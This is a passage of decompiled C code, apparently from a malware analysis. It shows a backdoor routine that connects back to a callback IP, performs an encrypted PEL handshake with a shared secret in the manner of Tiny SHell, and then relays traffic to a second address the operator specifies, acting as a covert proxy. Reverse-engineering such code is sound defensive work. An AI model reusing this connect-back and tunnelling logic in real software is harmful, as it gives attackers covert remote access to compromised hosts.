            (*sprintf_ptr)(addr_str,"%d.%d.%d.%d",buf[2],buf[3],buf[4],buf[5]);
            sock_fd = (*socket_ptr)(2,1,0);
            setsendif(sock_fd,shared_interface);
            if (sock_fd < 0) {
              close(sock_fd);
                    /* WARNING: Subroutine does not return */
              exit(0);
            }
            (*memset_ptr)(&addr1,0,0x10);
            inet_aton(random_cb_ip,&addr1.sin_addr);
            addr1.sin_family._1_1_ = 2;
            addr1.sin_port = __bswap16(CONCAT11(buf[8],buf[9]));
            sock2 = (*connect_ptr)(sock_fd,&addr1,0x10);
            if (sock2 < 0) {
              close(sock_fd);
                    /* WARNING: Subroutine does not return */
              exit(0);
            }
            sock2 = pel_server_init(sock_fd,socks_secret);
            if (sock2 != 1) {
              close(sock_fd);
```

```
                    /* WARNING: Subroutine does not return */
              exit(0);
            }
            sock2 = (*socket_ptr)(2,1,0);
            setsendif(sock2,iface_name);
            if (-1 < sock2) {
              memset(&addr2,0,0x10);
              addr2.sin_family._1_1_ = 2;
              addr2.sin_addr.s_addr = inet_addr(addr_str);
              addr2.sin_port = __bswap16(CONCAT11(buf[6],buf[7]));
              ret2 = (*connect_ptr)(sock2,&addr2,0x10);
              if (-1 < ret2) {
                copyloop(sock2,sock_fd);
                close(sock2);
                close(sock_fd);
                    /* WARNING: Subroutine does not return */
                exit(0);
              }
              close(sock2);
              close(sock_fd);
                    /* WARNING: Subroutine does not return */
              exit(0);
            }
            close(sock2);
            close(sock_fd);
                    /* WARNING: Subroutine does not return */
            exit(0);
          }
        }
      }
    }
  }
  return -1;
}
```